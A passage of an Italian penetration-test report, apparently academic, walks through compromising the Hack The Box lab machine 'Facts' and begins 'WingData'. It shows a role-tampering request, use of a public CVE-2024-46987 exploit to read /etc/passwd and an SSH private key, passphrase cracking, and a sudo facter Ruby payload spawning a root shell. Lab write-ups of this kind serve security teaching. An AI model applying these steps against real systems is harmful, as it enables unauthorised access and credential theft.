Parallelamente, la scheda Network Inspector è stata impiegata per monitorare le intestazioni di risposta HTTP e la tipologia di richieste asincrone scambiate in tempo reale con il server web. Nonostante un'estesa attività di enumerazione manuale e il tentativo di mappare i percorsi di navigazione standard alla ricerca di directory di livello superiore, l'ispezione del codice HTML e dei file derivati non ha restituito riscontri utili o vettori di ingresso immediati sul dominio principale.

A causa dell'esito negativo delle indagini condotte sui servizi standard esposti sulle porte 22 e 80, si è reso necessario analizzare il contenuto di tutte le porte attraverso una nuova scansione che ha previsto l'utilizzo dell'utility `-p-`. Questa analisi mirata ha permesso di

verificare l'effettivo stato dell'host e di mettere in luce un'ulteriore risorsa critica. Come evidenziato dal resoconto finale di scansione (Figura 3.5) è stata individuata una terza porta in stato aperto: la 54321/TCP. Il controllo della firma del servizio ha rilevato che tale porta esponeva un'istanza attiva di MinIO, un sistema di object storage open-source e ad alte prestazioni, strutturalmente compatibile con le API di Amazon S3. Questo genere di servizio espone tipicamente un'interfaccia di login web e richiede credenziali di accesso per poter interagire con i bucket di memoria.

```
(dado@kali) ~ - /Scaricati
$ nmap -sC -sV -p- -oN facts2.txt 10.129.1.246
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 15:44 CET
Nmap scan report for facts.htb (10.129.1.246)
Host is up (0.043s latency).
Not shown: 65470 closed tcp ports (reset), 62 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http     nginx 1.26.3 (Ubuntu)
|_ http-server-header: nginx/1.26.3 (Ubuntu)
|_ http-title: facts
54321/tcp open  http     Golang net/http server
|_ http-server-header: MinIO
|_ http-title: Did not follow redirect to http://facts.htb:9001
fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.0 400 Bad Request
|   Accept-Ranges: bytes
|   Content-Length: 303
|   Content-Type: application/xml
```

Figura 3.5: Riepilogo della scansione completa con nmap

A tale scopo è stata avviata la procedura di download del Client ufficiale di MinIO, un'utility a linea di comando progettata per l'amministrazione e l'interazione con servizi compatibili con Amazon S3. Il file binario è stato prelevato tramite l'utility `wget`. Poichè i file scaricati direttamente via rete non dispongono nativamente dei permessi di esecuzione nel contesto di sicurezza Linux, si è proceduto alla modifica dei metadati del file mediante il comando `chmod`, assegnando i privilegi di esecuzione al binario `mc`. La struttura del comando è rappresentata di seguito:

```
chmod +x mc
```

In parallelo all'acquisizione del Client da riga di comando è stata esaminata la pagina web di autenticazione esposta dall'applicazione sulla porta 54321 (Figura 3.6).




Figura 3.6: Interfaccia di login della console di gestione MinIO sulla porta 54321

Non disponendo inizialmente di credenziali amministrative valide, è stata testata la funzionalità di registrazione autonoma presente sul portale, effettuando la creazione di un account utente standard (Figura 3.7).




Figura 3.7: Schermata del profilo utente

Tuttavia, i successivi controlli hanno evidenziato che la piattaforma risultava adeguatamente protetta contro l'esecuzione diretta di codice caricato, inibendo attacchi tramite il caricamento di file malevoli. Avendo scoperto che l'interazione diretta con lo storage non costituiva un vettore di compromissione immediato, l'attenzione dell'analisi si è spostata altrove.

3.2 Vulnerability Analysis

Conclusa la mappatura dei servizi e l'enumerazione iniziale delle porte, l'attività si è focalizzata sull'analisi delle potenziali vulnerabilità per identificare i vettori di ingresso più promettenti. Questa fase ha combinato l'analisi comportamentale delle funzionalità web con la ricerca di falle di sicurezza note nei software in uso sul target.

In prima istanza, l'attenzione è stata rivolta alla dashboard utente ottenuta a seguito della registrazione sul portale. Esaminando le informazioni generali del profilo è stata rilevata la presenza di un parametro relativo al ruolo assegnato all'account. Un tentativo di modifica manuale di tale parametro direttamente tramite l'interfaccia grafica del browser ha provocato un blocco lato applicazione, restituendo un errore di tipo HTTP 422 (Figura 3.8).




Figura 3.8: Tentativo di cambio password non autorizzato

Questo comportamento ha evidenziato una restrizione nei permessi lato Client, suggerendo, tuttavia, la potenziale presenza di una vulnerabilità di tipo IDOR (Insecure Direct Object Reference), qualora i controlli di validazione non fossero replicati simmetricamente lato server.

Parallelamente, l'ispezione delle risposte dell'applicazione ha permesso di determinare che l'infrastruttura web si appoggiava al framework Camaleon CMS, nello specifico alla Versione 2.9.0. Al fine di comprendere l'architettura del framework e mappare i percorsi predefiniti del software, si è fatto riferimento alla documentazione tecnica e alle analisi di configurazione presenti in letteratura Silas [2024].

Partendo da queste informazioni è stata condotta una ricerca mirata all'interno dei database pubblici di vulnerabilità e su repository di open-source intelligence per verificare l'esistenza di falle pubbliche associate a questa specifica versione. L'indagine ha confermato la presenza di falle critiche di sicurezza, portando all'individuazione di un exploit pubblico scritto in Python e ospitato su GitHub (Figura 3.9), progettato per abusare delle funzionalità del CMS al fine di effettuare operazioni di directory traversal e information disclosure sul file system remoto.




Figura 3.9: Exploit per la vulnerabilità Camaleon CMS v2.9.0

L'identificazione di questi due vettori ha, quindi, fornito le basi tecniche necessarie per pianificare la successiva fase di sfruttamento attivo.

3.3 Exploitation

Sulla base delle evidenze raccolte durante la fase di analisi, l'attività di sfruttamento attivo è stata divisa in due momenti strategici: il superamento dei controlli logici sul portale web tramite manipolazione dei parametri e il successivo abuso della vulnerabilità nota del CMS per ottenere l'accesso iniziale al sistema operativo target.

Il primo obiettivo ha riguardato la forzatura del ruolo utente associato all'account "dado", creato in precedenza. Per aggirare il blocco lato client, il traffico in uscita dal browser è stato

instradato attraverso il proxy di intercettazione Burp Suite. Una volta intercettata e modificata la richiesta HTTP relativa al cambio password, si è proceduto inserendo manualmente all'interno del suo corpo il parametro `password[role]=admin` (Figura 3.10).




Figura 3.10: Intercettazione e manipolazione della richiesta di modifica del profilo tramite Burp Suite

Inoltrata la richiesta modificata, il server non ha effettuato una validazione simmetrica dei privilegi di autorizzazione lato backend, accettando la sottomissione e modificando i privilegi dell'account del database. L'avvenuto successo dell'operazione è stato confermato accedendo alla sezione di gestione del profilo del pannello di amministrazione, la quale ha mostrato l'account "dado" promosso correttamente al ruolo di Administrator.

Navigando all'interno delle impostazioni avanzate del pannello di amministrazione, sotto la scheda Filesystem Settings, sono state individuate le configurazioni di interfacciamento del portale verso il servizio di object storage. Nello specifico, la schermata ha esposto in chiaro le chiavi di accesso ad AWS S3 composte dall'Access Key e dalla Secret Key, oltre all'endpoint locale che puntava internamente alla porta 54321 (Figura 3.11).




Figura 3.11: Individuazione dei parametri di interfacciamento con lo storage S3

Ottenute tali credenziali, ricordando la presenza dell'istanza MinIO rilevata in precedenza, è stata configurata l'utility da riga di comando scaricata durante la fase di ricognizione. Tramite il comando `mc alias set`, le credenziali amministrative compromesse sono state memorizzate nel client per stabilire una sessione di gestione diretta con l'object storage remoto (Figura 3.12).

```
(dado@kali) - [~]
$ wget https://dl.min.io/client/mc/release/linux-amd64/mc
--2026-03-18 18:17:50-- https://dl.min.io/client/mc/release/linux-amd64/mc
Risoluzione di dl.min.io (dl.min.io)... 138.68.11.125, 178.128.69.202
Connessione a dl.min.io (dl.min.io)[138.68.11.125]:443... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 30535864 (29M) [application/octet-stream]
Salvataggio in: «mc»

mc                               100%[=====] 29,12M 1,23MB/s   in 35s

2026-03-18 18:18:25 (863 KB/s) - «mc» salvato [30535864/30535864]

(dado@kali) - [~]
$ chmod +x mc

(dado@kali) - [~]
$ ./mc alias set facts http://facts.htb:54321
Enter Access Key: AKIAF21CBA7FFE838929
Enter Secret Key:
Added 'facts' successfully.
```

Figura 3.12: Configurazione e associazione delle credenziali S3 nel Client `mc`

Nonostante l'accesso allo storage, non c'è stato modo di sfruttare a favore questo punto di arrivo. L'analisi si è, quindi, spostata nuovamente procedendo con un approfondimento sulla falla teorica individuata su Camaleon CMS nella Versione 2.9.0. Identificata con precisione la versione del CMS, è stato effettuato il download del codice sorgente dell'exploit pubblico per la CVE-2024-46987, clonando il repository Git ufficiale. Una volta scaricati i file in locale, è stato analizzato il corretto utilizzo dello script Python (`CVE-2024-46987.py`). L'esecuzione preliminare senza parametri ha mostrato la sintassi richiesta dell'argomento, evidenziando la necessità di passare l'URL del target, lo username, la password dell'account valido (in questo caso l'utente "dado" con credenziali impostate in precedenza) e il percorso del file remoto da leggere. Trattandosi di una vulnerabilità di tipo Arbitrary File Read, basata su un difetto di sanificazione degli input del CMS, il tool è stato inizialmente testato bersagliando il file di sistema `/etc/passwd`. Lo script ha eseguito l'autenticazione automatica sul portale e ha sfruttato la falla per estrarre con successo il contenuto del file, confermando l'esistenza di un utente di sistema denominato `trivia`.

Al fine di tramutare la lettura arbitraria dei file in un accesso interattivo remoto sul protocollo SSH, l'attenzione è stata rivolta alla directory home dell'utente identificato. Sfruttando nuovamente l'exploit Python, è stato interrogato il percorso della chiave pubblica autorizzata, posizionata in `/home/trivia/.ssh/authorized_keys`, confermando che il sistema accettava connessioni SSH basate su chiave asimmetrica. Verificata la configurazione, l'exploit è stato eseguito un'ultima volta puntando direttamente al file della chiave privata dell'utente localizzato `/home/trivia/.ssh/id_ed25519`. Lo script ha risposto correttamente stampando sullo schermo l'intera struttura del blocco crittografato `BEGIN OPENSSH PRIVATE KEY`, consentendo il recupero della chiave per l'attacco.

Ottenuto il testo della chiave privata dal server remoto, quest'ultimo è stato copiato localmente e salvato tramite l'editor di testo `nano` in un file rinominato `trivia_ed25519`. Un primo tentativo di connessione SSH diretta verso l'host target ha, tuttavia, evidenziato che la chiave privata risultava protetta da una passphrase crittografica obbligatoria (Figura 3.13).

```
(dado@kali) ~/Scaricati/CVE-2024-46987
$ ssh -i trivia_ed25519 trivia@10.129.9.179
Warning: Identity file trivia_ed25519 not accessible: No such file or directory.
The authenticity of host '10.129.9.179 (10.129.9.179)' can't be established.
ED25519 key fingerprint is: SHA256:fygAnw6lqDbeHg2Y7cs39viVqxKQ6XKE0gk8D95fEzA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
```

Figura 3.13: Richiesta della password di autenticazione dell'utente *trivia*

Per superare questa protezione si è reso necessario avviare un attacco di brute-force a dizionario sulla chiave stessa. La procedura ha previsto i seguenti passaggi:

1. *Configurazione dei permessi:* è stato eseguito il comando `chmod 600` sul file `trivia_ed25519` per conformarsi ai requisiti di sicurezza del protocollo SSH e consentirne l'elaborazione.
2. *Estrazione dell'hash:* tramite l'utility `ssh2john`, la chiave privata è stata convertita in un formato di hash compatibile con gli strumenti di cracking, reindirizzando l'output nel file `hash_trivia_ed25519`.
3. *Decompressione della wordlist e cracking:* infine, si è proceduto a decomprimere il dizionario standard di sistema `rockyou.txt.gz` tramite il comando `gunzip`. Il file di hash è stato, quindi, fornito in input a John the Ripper specificando il percorso del wordlist estratto.

Nel giro di pochi secondi, l'attacco ha riscontrato una corrispondenza univoca, decifrando la passphrase associata alla chiave privata. La passphrase è riportata di seguito:

dragonballz

Inserendo la stringa individuata durante la successiva richiesta di autenticazione del client SSH (Figura 3.14), la chiave privata è stata sbloccata con successo, garantendo un accesso interattivo diretto sul sistema Ubuntu dell'host remoto con i privilegi dell'utente *trivia*.

```
(dado@kali) ~/Scaricati/CVE-2024-46987
$ ssh -i trivia_ed25519 trivia@10.129.9.179
The authenticity of host '10.129.9.179 (10.129.9.179)' can't be established.
ED25519 key fingerprint is: SHA256:fygAnw6lqDbeHg2Y7cs39viVqxKQ6XKE0gk8D95fEzA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.9.179' (ED25519) to the list of known hosts.
Enter passphrase for key 'trivia_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Mar 19 10:36:13 AM UTC 2026

System load:          0.01
Usage of /:           71.9% of 7.28GB
Memory usage:        17%
Swap usage:           0%
Processes:            220
Users logged in:      1
IPv4 address for eth0: 10.129.9.179
```

Figura 3.14: Accesso all'utente *trivia*

3.4 Post-Exploitation

Una volta ottenuto l'accesso iniziale tramite il protocollo SSH con le credenziali dell'utente *trivia*, ha avuto inizio la fase di Post-Exploitation. Le attività volte a estendere il controllo su un sistema operativo a seguito di un accesso iniziale si configurano, essenzialmente, come

processi di Privilege Escalation (KarmicDragoon92 [2024]), i quali possono svilupparsi in senso orizzontale (passaggio tra utenti con i medesimi privilegi) o verticale (acquisizione dei privilegi di amministrazione globale). L'obiettivo di questa sessione è stato duplice: mappare il file system locale alla ricerca di informazioni sensibili e individuare configurazioni errate nei permessi per scalare i privilegi fino all'utente root.

Una volta stabilita la Shell interattiva è stata avviata un'attività di enumerazione manuale delle directory degli utenti presenti nella cartella /home (Figura 3.15).

```
IPv4 address for eth0: 10.129.9.179
IPv6 address for eth0: dead:beef::250:56ff:fe94:fa34

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$ ls
trivia@facts:~$ cd ..
trivia@facts:/home$ ls
trivia  william
trivia@facts:/home$ cd william/
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
dbd4ef02b32baea225b353c89d13b62e
trivia@facts:/home/william$
```

Figura 3.15: Interazione con la Shell interattiva e ritrovamento della *User Flag*

L'ispezione ha permesso di constatare la presenza della directory personale appartenente a un secondo utente di sistema, denominato *william*. Nonostante la sessione corrente fosse attestata sull'utente *trivia*, le restrizioni sui permessi di lettura della cartella di *william* sono risultate insufficienti. Tuttavia, navigando all'interno del percorso /home/william, è stato individuato il file di testo *user.txt*. La lettura del file ha consentito il recupero della prima risorsa di laboratorio, ovvero la *User Flag*.

Conclusa la ricerca della prima risorsa, l'analisi si è orientata verso l'escalation verticale dei privilegi per l'amministrazione del sistema. È stato eseguito il comando `sudo -l` per elencare i comandi che l'utente corrente era autorizzato a lanciare con privilegi elevati senza la richiesta della password di amministrazione. L'output della CLI ha rivelato una configurazione debole (Figura 3.16): l'utente *trivia* poteva eseguire come *root* l'applicazione *factor*, un software di configurazione open-source sviluppato da Puppet e comunemente utilizzato nei sistemi Unix-like per raccogliere i metadati e lo stato del sistema operativo.

```
IPv4 address for eth0: 10.129.9.179
IPv6 address for eth0: dead:beef::250:56ff:fe94:fa34

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$ ls
trivia@facts:~$ cd ..
trivia@facts:/home$ ls
trivia  william
trivia@facts:/home$ cd william/
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
dbd4ef02b32baea225b353c89d13b62e
trivia@facts:/home/william$
```

Figura 3.16: Individuazione di una vulnerabilità per l'accesso a permessi di root

Sulla base delle metodologie documentate nel framework GTFOBins, l'utility *factor* è nota per la capacità di caricare ed eseguire script custom scritti in linguaggio Ruby e posizionati all'interno di directory specifiche o richiamati tramite variabili d'ambiente, estendendo, così, le metriche di raccolta. Poiché l'esecuzione del file binario era concessa tramite `sudo`, l'abuso di questa logica di caricamento avrebbe permesso l'esecuzione di codice arbitrario direttamente nel contesto di sicurezza dell'utente *root*.

Per sfruttare a pieno la vulnerabilità, l'attività è stata strutturata nei seguenti passaggi operativi:

1. *Scrittura del payload in Ruby*: è stata sfruttata la directory temporanea `/tmp/`, dotata nativamente di permessi di scrittura universali per creare un file di script denominato `test.rb`. All'interno del file è stata inserita un'istruzione in codice Ruby progettata per invocare una sub-shell di sistema tramite il comando `exec("/bin/sh")`. La struttura logica dello script è implementata nel seguente blocco:

```
Facter.add(:test) { setcode { exec("/bin/sh") } }
```

2. *Iniezione della variabile d'ambiente*: una volta salvato il payload è stata avviata l'utilità `facter` tramite `sudo`, facendola precedere dalla dichiarazione della variabile d'ambiente `FACTERLIB` forzata sul percorso della directory temporanea (Figura 3.17)




Figura 3.17: Informazioni da GTF0Bins in merito a `facter`

All'avvio, il motore di `facter` ha scansionato la directory indicata dalla variabile d'ambiente, caricando e interpretando lo script `test.rb`. L'attivazione del metodo interno ha permesso di ottenere una shell interattiva con i massimi privilegi di sistema. L'avvenuto superamento dei vincoli di sicurezza è stato validato mediante il comando `whoami`, il quale ha confermato l'identità dell'utente corrente come `root` (Figura 3.18).

```
trivia@facts:/tmp$ echo 'exec "/bin/sh"' > shell.rb
trivia@facts:/tmp$ cat shell.rb
exec "/bin/sh"
trivia@facts:/tmp$ sudo /usr/bin/facter --custom-dir /tmp/ shell
# # whoami
# ls
shell.rb
snap-private-tmp
systemd-private-b5249c7ae8cb403793436cf7f9fb96ea-fwupd.service-ML2nWs
systemd-private-b5249c7ae8cb403793436cf7f9fb96ea-ModemManager.service-qnyRH1
systemd-private-b5249c7ae8cb403793436cf7f9fb96ea-polkit.service-n5XCNN
systemd-private-b5249c7ae8cb403793436cf7f9fb96ea-systemd-logind.service-2FFpZH
systemd-private-b5249c7ae8cb403793436cf7f9fb96ea-upower.service-5Shk1L
vmware-root 987-4257200413
```

Figura 3.18: Accesso alla root

Ottenuto il controllo completo del server, è stato effettuato l'accesso alla directory riservata dell'amministratore all'interno della quale è stato individuato e letto il file `root.txt`, completando con successo l'acquisizione della *System Flag* (Figura 3.19).

L'esfiltrazione di quest'ultimo artefatto ha decretato la compromissione totale dell'host target, concludendo formalmente le attività operative previste dalle metriche del penetration test sulla macchina virtuale *Facts* (Figura 3.20).

```
# cd -  
# ls  
minio-binaries  ministack  root.txt  snap  
# cat root.txt  
228223939834a8b10f4378a19dfedb79  
#
```

Figura 3.19: Ottenimento della *System Flag*




Figura 3.20: Conclusione dei test sulla macchina *Facts*

Penetration test relativo alla macchina 'WingData'

L'oggetto di questo capitolo è l'analisi e l'esecuzione di un penetration test completo sulla macchina "WingData", un host ospitato all'interno della piattaforma Hack The Box. Questo specifico ambiente presenta una catena di vulnerabilità che ha richiesto l'abuso di un servizio di rete con credenziali predefinite, lo sfruttamento di un exploit remoto per l'accesso iniziale, l'estrazione e il cracking di hash locali e, infine, l'abuso di una vulnerabilità nota (CVE-2025-4517) all'interno di uno script eseguibile. L'attacco è strutturato secondo le principali fasi di un penetration test metodologico: raccolta preliminare delle informazioni (Information Gathering), individuazione delle vulnerabilità (Vulnerability Analysis), sfruttamento delle falle identificate (Exploitation) e ampliamento dei privilegi ottenuti (Post-Exploitation). Ciascuna di queste fasi è illustrata in dettaglio mediante i comandi utilizzati, i risultati ottenuti e i riferimenti agli strumenti e alle metodologie impiegate, con l'obiettivo di fornire una documentazione tecnica precisa e replicabile.

4.1 Information Gathering

L'avvio delle attività operative sulla macchina WingData ha richiesto preliminarmente la verifica della raggiungibilità dell'host all'interno della rete di laboratorio di Hack The Box. A tale scopo, l'interfaccia di rete virtuale è stata testata inviando una serie di pacchetti ICMP tramite il comando `ping`, confermando la corretta comunicazione e la stabilità del canale di comunicazione verso il target. Garantito il collegamento è stata avviata l'enumerazione dei servizi esposti per mappare accuratamente la superficie di attacco. L'indagine è stata condotta attraverso il software Nmap (Figura 4.1), impostando una scansione completa seguendo il solito schema che ha previsto l'utilizzo delle utility `-sC` e `-sV` e il salvataggio del risultato all'interno di un file di testo (`wingdata.txt`).

```
dado@kali: ~/Scaricati
$ nmap -sC -sV -p- -oN wingdata.txt 10.129.43.168
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 11:26 CEST
Nmap scan report for 10.129.43.168 (10.129.43.168)
Host is up (0.038s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
|_ ssh-hostkey:
|   256 al:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:ld:ce:65:7a:2f (ED25519)
80/tcp    open  http     Apache httpd 2.4.66
|_ http-title: Did not follow redirect to http://wingdata.htb/
|_ http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.37 seconds
```

Figura 4.1: Scansione completa del sistema tramite Nmap

L'analisi dei risultati della scansione ha messo in evidenza l'apertura di due sole porte nel range standard: la porta 22/TCP, associata al protocollo OpenSSH, e la porta 80/TCP, sulla quale risultava attivo un server web Apache. Lo script NSE applicato alla porta HTTP ha, inoltre, rilevato un reindirizzamento automatico (HTTP 302) verso il nome di dominio virtuale `http://wingdata.htb/`. Trattandosi di un host di laboratorio non indicizzato dai DNS pubblici, un qualsiasi tentativo di interazione diretta tramite browser avrebbe generato un errore di risoluzione. Per garantire il corretto instradamento del traffico a livello applicativo, si è proceduto alla configurazione manuale del file degli host locali (`/etc/hosts`), associando permanentemente l'indirizzo IP del target al dominio individuato. Una volta abilitato l'accesso al portale, l'applicazione web è stata analizzata richiamando la pagina principale all'indirizzo `http://wingdata.htb/`.

Al fine di mappare la struttura del sito ed evidenziare eventuali percorsi nascosti o parametri sensibili, l'ispezione è stata condotta tramite gli strumenti di sviluppo integrati nel browser, sfruttando la scheda di visualizzazione generale (Figura 4.2) per analizzare il layout e i componenti attivi della pagina.




Figura 4.2: Ispezione delle caratteristiche principali dell'indirizzo `http://wingdata.htb/`

L'indagine è proseguita esaminando direttamente il codice sorgente HTML del dominio tramite la funzionalità Page Source (Figura 4.3), la quale ha permesso di ricercare commenti interni degli sviluppatori o riferimenti a script di terze parti. Proprio l'esplorazione approfondita della struttura degli elementi ipertestuali e delle stringhe caricate ha permesso di mettere in luce un dettaglio di fondamentale importanza, ovvero la presenza di un riferimento esplicito a un portale Client secondario ospitato sul sotto-dominio `ftp.wingdata.htb` (Amer Ali Hamza [2024]).




Figura 4.3: Ispezione del codice sorgente HTML mediante il Page Source

Poichè quest'ultimo non era compreso nella configurazione effettuata in precedenza, è stato necessario aggiornare nuovamente il file `/etc/hosts` dell'ambiente di attacco, aggiungendo la stringa `ftp.wingdata.htb` in corrispondenza del medesimo indirizzo IP dell'host per consentire il corretto instradamento delle richieste web (Figura 4.4).

